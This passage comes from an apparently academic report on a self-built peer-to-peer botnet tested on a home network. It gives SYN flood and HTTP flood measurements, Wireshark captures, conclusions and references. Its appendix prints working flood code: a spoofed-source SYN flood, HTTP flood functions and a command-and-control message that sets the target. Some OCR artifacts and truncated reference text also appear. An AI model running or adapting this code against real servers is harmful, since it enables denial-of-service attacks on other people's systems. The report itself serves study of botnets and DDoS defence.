rtt min/avg/max/mdev = 5.230/8.740/35.617/6.923 ms
```


Fig 6 - Ping results without the bots online



```
64 bytes from 192.168.1.102: icmp_seq=14 ttl=64 time=10.2 ms
64 bytes from 192.168.1.102: icmp_seq=15 ttl=64 time=51.9 ms
64 bytes from 192.168.1.102: icmp_seq=16 ttl=64 time=426 ms
64 bytes from 192.168.1.102: icmp_seq=17 ttl=64 time=4.32 ms
^C
--- 192.168.1.102 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16025ms
rtt min/avg/max/mdev = 4.258/107.030/597.382/163.660 ms
```

Fig 7 - Ping results with the bots online


The request rate observed was of roughly 1331.7 requests per second, captured and measured via Wireshark use. In this attack, the source address in the packets was randomized, which meant the response from the server never reached the bots, not putting extra load on the host machine.



```
13187 9.921360557   96.148.90.50        192.168.1.102       TCP        56 7682 → 5000 [SYN] Seq=0 Win=1297 Len=0
13230 9.955113371   1.222.103.27        192.168.1.102       TCP        56 5637 → 5000 [SYN] Seq=0 Win=6366 Len=0
13237 9.957919329   185.85.228.0        192.168.1.102       TCP        56 6795 → 5000 [SYN] Seq=0 Win=3387 Len=0
13282 9.987340874   156.157.218.168     192.168.1.102       TCP        56 5435 → 5000 [SYN] Seq=0 Win=4610 Len=0
13317 10.009840111  180.133.82.192      192.168.1.102       TCP        56 1899 → 5000 [SYN] Seq=0 Win=1921 Len=0
13367 10.039125821  124.12.203.216      192.168.1.102       TCP        56 3290 → 5000 [SYN] Seq=0 Win=5058 Len=0
13451 10.101752129  156.239.199.244     192.168.1.102       TCP        56 5605 → 5000 [SYN] Seq=0 Win=8634 Len=0
13523 10.152660667  188.84.60.93        192.168.1.102       TCP        56 8723 → 5000 [SYN] Seq=0 Win=8344 Len=0
```


Fig 8 - A Wireshark packet capture of the ongoing SYN Flood

As for the **HTTP Flood** attack, a maximum of 262 bots were observed running concurrently, but due to technical limitations of the available hardware, the measuring process caused the machine to crash. More stable results were obtained with 240 bots, which are presented below. For each attempt, 20 http requests were done, one under normal conditions and the other while the bots were flooding the server.
As we can see below, request times went up, with the average time having increased in **2713.2%.**



```
===> multitime results
1: -q curl http://192.168.1.102:5000/
            Mean        Std.Dev.    Min         Median      Max
real        0.038       0.026       0.021       0.024       0.101
```


Fig 9 - Time measurements in normal conditions (In seconds)



```
1: -q curl http://192.168.1.102:5000/
            Mean        Std.Dev.    Min         Median      Max
real        1.069       0.737       0.603       0.750       3.796
```

Fig 10 - Time measurements under DDoS attack (In seconds)

With 110 bots, the request rate observed was 2093.5 requests per second. For this attack, the source address remained constant, since no handcrafted packets were sent.



```
20474 9.712018590   192.168.1.79         192.168.1.102        HTTP
20475 9.712023728   192.168.1.79         192.168.1.102        HTTP
20476 9.712028898   192.168.1.79         192.168.1.102        HTTP
20935 10.157420849  192.168.1.79         192.168.1.102        HTTP
```


Fig 11 - A Wireshark packet capture of the ongoing HTTP Flood (110 Bots)

6.3. Discussion

Syn Flood


Despite the large increase in the average response time to ICMP requests, the total time taken remained constant. However, it was noticed the variation in response times increased, meaning the requests were much more inconsistent in timing, which is a sign that there is some anomalous behavior going on. (Of course, since these tests were carried out in a home network, there's less variation in response times. If done through the internet this would be expected and as such, a much weaker sign of a botnet existing.)

The request rate being lower than the **HTTP Flood** attack was not expected however, as SYN Floods can skip over the entire TCP 3-way-handshake and the attack consists in sending only one packet per 'run'. This was later investigated and found out to be due to much slower execution times, with SYN requests being over 10 times slower, which settles it.



```
0.003234386444091797
0.006577730178833008
0.004598855972290039
```

Fig 12 - Time per request, in seconds (HTTP)



```
0.0636601448059082
0.06993365287780762
0.09951353073120117
```

Fig 13 - Time per request, in seconds (SYN)

Http Flood

Better results were obtained with this method, even if requests weren't able to be completely blocked. Whereas the SYN flood only (supposedly) jammed the raspberry's network adapter, this one should also have a significant impact in the server processing itself, which was effectively seen.

Pings remaining constant but server replies being slowed proved this happened, despite not having the stalling capabilities of Syn Flood's half-open connections. The lower time needed for the script to run also resulted in a higher amount of requests per second.

6.4. Conclusions

Unfortunately, (Or fortunately, depending on perspective.) the bots hosted in a single machine weren't enough to totally deny legitimate connections to the server, but some disruption was achieved.

Since the impact of the disruption is bound to the amount of packets sent, a higher number of bots would obtain better results and even possibly a full denial-of-service, with extra processing power and more host machines running the bots.

Note: Some of the code written can be found in Appendix 1, and the full project in Github.

7.References

[1] Steen, M. R. v. (2017). Distributed Systems (3rd ed.). Amazon Fulfillment Poland Sp. z o.o. Retrieved June 26, 20 from https://www.distributed-systems.net/index.php/books/ds3/

[2] What is a Botnet? (n.d.). Malwarebytes. Retrieved June 26, 2022, from https://www.malwarebytes.com/botnet

[3] Sandee, M. (2015, August 5). GameOver ZeuS - Backgrounds on the Badguys and the Backends. Black Hat US 2015. Retrieved June 26, 2022, from https://www.blackhat.com/docs/us-15/materials/us-15-Peterson-GameOver-Zeus-Badguys-And-Backends-wp.pdf

[4] Makrushin, D. (2017, March 23). *The cost of launching a DDoS attack*. Securelist. Retrieved June 26, 2022, from https://securelist.com/the-cost-of-launching-a-ddos-attack/77784/

[5] Anon. (2017, Jul 15). *jgamblin/Mirai-Source-Code: Leaked Mirai Source Code for Research/IoC Development Purposes*. GitHub. Retrieved June 26, 2022, from https://github.com/jgamblin/Mirai-Source-Code

[6] H. Sinanović and S. Mrdovic, "Analysis of Mirai malicious software," *2017 25th International Conference on Softwa Telecommunications and Computer Networks (SoftCOM)*, 2017, pp. 1-5, doi: 10.23919/SOFTCOM.2017.8115504.

[7] Bégin, F. (2011, July 27). *BYOB: Build Your Own Botnet*. SANS Institute. Retrieved Jun 26, 2022, from https://sansorg.egnyte.com/dl/Z0gA9rRKTB

[8] Constantin, L. (2013, July 25). *Cybercriminals are using the Tor network to control their botnets*. PCWorld. Retriev June 26, 2022, from https://www.pcworld.com/article/453061/cybercriminals-increasingly-use-the-tor-network-to-control-their-botnets-re archers-say.html

[9] Gallagher, S. (2014, October 3). *Reddit-powered botnet infected thousands of Macs worldwide*. Ars Technica. Retrieved June 26, 2022, from https://arstechnica.com/information-technology/2014/10/reddit-powered-botnet-infected-thousands-of-macs-worldv e/

[10] *Botnets — ENISA*. (n.d.). ENISA. Retrieved June 26, 2022, from https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/botnets

[11] Wang, P., Aslam, B., Zou, C. C., & School of Electrical Engineering and Computer Science, University of Central Florida, Orlando, Florida. (2010). Peer-To-Peer Botnets. In P. Stavroulakis & M. Stamp (Eds.), *Handbook of Information and Communication Security*. Springer Berlin Heidelberg. https://www.cs.ucf.edu/~czou/research/P2PBotnets-bookChapter.pdf

[12] *Command and Control, Tactic TA0011 - Enterprise | MITRE ATT&CK®*. (2018, October 17). MITRE ATT&CK®. Retrieved June 27, 2022, from https://attack.mitre.org/tactics/TA0011/

[13] *World's most dangerous malware EMOTET disrupted through global action*. (2021, January 27). Europol. Retrieve June 27, 2022, from https://www.europol.europa.eu/media-press/newsroom/news/world%E2%80%99s-most-dangerous-malware-emot disrupted-through-global-action

[14] Stevens, K. (2010, March 10). *ZeuS Banking Trojan Report*. Secureworks. Retrieved June 27, 2022, from https://www.secureworks.com/research/zeus

[15] Stone-Gross, B., Cova, M., Kemmerer, R., Kruegel, C., Vigna, G., & University of California, Santa Barbara. (n.d.). Analysis of a Botnet Takeover. *Computing Now*. https://sites.cs.ucsb.edu/~chris/research/doc/spmagazine11_torpig.pdf

[16] K A, M. (2018). *Learning Malware Analysis: Explore the Concepts, Tools, and Techniques to Analyze and Investig Windows Malware*. Packt Publishing.

[17] Poston, H. (2019, December 11). *Internet Relay Chat (IRC) protocol with Wireshark - Infosec Resources*. Infosec Resources. Retrieved June 27, 2022, from https://resources.infosecinstitute.com/topic/internet-relay-chat-irc-protocol-with-wireshark/

[18] Bukhteyev, A. (2019, November 19). *Phorpiex Breakdown - Check Point Research*. Check Point Research. Retrie June 27, 2022, from https://research.checkpoint.com/2019/phorpiex-breakdown/

[19] *Kaspersky Threats — Agobot*. (2005, 09 2). Kaspersky Threats. Retrieved June 27, 2022, from https://threats.kaspersky.com/en/threat/Backdoor.Win32.Agobot/

[20] *J. Margolis, T. T. Oh, S. Jadhav, Y. H. Kim and J. N. Kim, "An In-Depth Analysis of the Mirai Botnet," 2017 International Conference on Software Security and Assurance (ICSSA), 2017, pp. 6-12, doi: 10.1109/ICSSA.2017.*

[21] Osborne, C. (2015, July 29). *Hammertoss: Russian hackers target the cloud, Twitter, GitHub in malware spread*. ZDNet. Retrieved June 27, 2022, from https://www.zdnet.com/article/hammertoss-russian-hackers-target-the-cloud-twitter-github-in-malware-spread/

[22] D. Andriesse, C. Rossow, B. Stone-Gross, D. Plohmann and H. Bos, "Highly resilient peer-to-peer botnets are her An analysis of Gameover Zeus," *2013 8th International Conference on Malicious and Unwanted Software: "The Americas" (MALWARE)*, 2013, pp. 116-123, doi: 10.1109/MALWARE.2013.6703693.

[23] Jacobsson, B. (2016). Cybercriminal Organizations - Utilization of Botnets. Digitala Vetenskapliga Arkivet - DiVA Portal. Retrieved Jun 27, 2022, from http://www.diva-portal.org/smash/get/diva2:952839/FULLTEXT02

[24] *What is malware? Definition and how to tell if you're infected*. (n.d.). Malwarebytes. Retrieved June 28, 2022, from https://www.malwarebytes.com/malware

[25] Chiang, K., Lloyd, L. (2007). *A Case Study of the Rustock Rootkit and Spam Bot*. Vx-Underground. Retrieved Jun 2022, from https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis/2007-04-03%20-%20A%20se%20Study%20of%20the%20Rustock%20Rootkit%20and%20Spam%20Bot.pdf

[26] Wang, H. (2022, April 13). *Fodcha, a new DDos botnet*. Vx-Underground. Retrieved Jun 28, 2022, from https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis/2022-04-13%20-%20Fodch%20a%20new%20DDos%20botnet.pdf

[27] https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/

[28] https://azure.microsoft.com/en-us/blog/azure-ddos-protection-2021-q3-and-q4-ddos-attack-trends/

[29] https://www.retarus.com/blog/en/spam-wave-online-fraudsters-bank-on-stock-market-manipulation/

[30] https://www.cnet.com/culture/the-long-arm-of-microsoft-tries-taking-down-zeus-botnets/

[31] https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/

[32] https://milkyway.cs.rpi.edu/milkyway/

[33] https://www.boincstats.com/stats/3/project/detail/

[34] https://www.boincstats.com/stats/61/project/detail/

[35] https://www.spamhaus.org/news/article/817/spamhaus-botnet-threat-update-q4-2021#:~:text=Number%20of%20bet%20C%26Cs%20observed,C%26Cs%20per%20month%20in%20Q4.

[36] https://blog.cloudflare.com/ddos-attack-trends-for-2021-q4/

[37] https://www.hipaajournal.com/2021-saw-record-numbers-of-ddos-attacks-on-the-healthcare-industry/

[38] https://azure.microsoft.com/en-us/blog/azure-ddos-protection-2021-q3-and-q4-ddos-attack-trends/

[39] https://cloudtweaks.com/2015/10/average-cost-ddos-attack/

[40] https://www.computerworld.com/article/2564424/how-to-defend-against-ddos-attacks.html

[41] T. Kageyama and S. Yamaguchi, "On Tactics to Deploy White-Hat Worms in Botnet Defense System," *2021 IEEE 10th Global Conference on Consumer Electronics (GCCE)*, 2021, pp. 294-297, doi: 10.1109/GCCE53005.2021.9621798.

Appendix 1. Code used in the Botnet Experiment

All the code created is available at https://github.com/Inryatt/SynFloodBots.
The most relevant pieces of code are presented below, since the full code is too large to fit in this report.
Two pieces of code were obtained on Github, the rest being original, having used a previous project as a base for the peer-to-peer structure, with explicit permission of the co-owner. It is available at https://github.com/Inryatt/CD/tree/main/cd2021-final-97880_100055 .
The main loop for a regular bot:

```
def loop(self):
     '''Main Loop'''
     if self.isControl:
         self.controlLoop()
     else:
         print(f"Target:{self.TARGET}:{self.TARGETPORT}")
         while not self.kill:
             if not self.pause:
                 for i in range(10):
                         self.syn_attack()
             toDo = self.sel.select(0)
             for event, data in toDo:
                 callback = event.data
                 msg = callback()
```

This snippet below was obtained from Python-SYN-Flood-Attack-Tool/py3_SYN-Flood.py at master and is the function where the packets used in the SYN Flood attack are created and sent:

```
def syn_attack(self):
    """Creates the AuthHeader with the created pw"""
    s_port = randInt()
    s_eq = randInt()

    w_indow = randint(60000,65534)
    IP_Packet = IP()
    IP_Packet.src = randomIP()
    IP_Packet.dst = self.TARGET
    TCP_Packet = TCP()
    TCP_Packet.sport = s_port
    TCP_Packet.dport = self.TARGETPORT
    TCP_Packet.flags = "S"
    TCP_Packet.seq = s_eq
    TCP_Packet.window = w_indow
    send(IP_Packet/TCP_Packet/byt, verbose=0)
```

Below we have two possible implementations for creating/sending the packets/requests for a HTTP Flood attack. The second function was obtained from: PyFlooder/pyflooder.py at master · D4Vinci/PyFlooder · GitHub

```
def http_attack(self):
       r = requests.get('http://'+self.TARGET+':'+str(self.TARGETPORT)+'/')

def http_attack_2(self):
       dos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       try:
           dos.connect((self.TARGET, self.TARGETPORT))
           byt = (f"GET / HTTP/1.1\nHost: swarm\n\n").encode()
           dos.send(byt)
       except socket.error:
           print (f"\n [ No connection, server may be down ]: {str(socket.error)}")
       finally:
           dos.shutdown(socket.SHUT_RDWR)
           dos.close()
```

This snippet is an example of one of the messages sent from a control bot:

```
def sayTarget(self,target :str, port:str):
       msg = {
           'command': 'target',
           'target':target,
           'port':port
       }
       self.TARGET=target
       self.TARGETPORT=port if port != "" else self.TARGETPORT
       encodedMSG = pickle.dumps(msg)
       self.mCastSock.setsockopt(
           socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, self.MCAST_TTL)
       self.mCastSock.sendto(encodedMSG, (self.MCAST_GRP, self.MCAST_PORT))
```

Some statements used when initializing a new bot:

```
       self.isControl = False if name !="admin" else True
       (...)
       if name != "admin":
           self.sel.register(self.mCastSock, selectors.EVENT_READ, self.recvMCAST)
       else:
           self.sel.register(self.mCastSock, selectors.EVENT_READ, self.countBots)
           self.sel.register(sys.stdin, selectors.EVENT_READ, self.controlInput)
```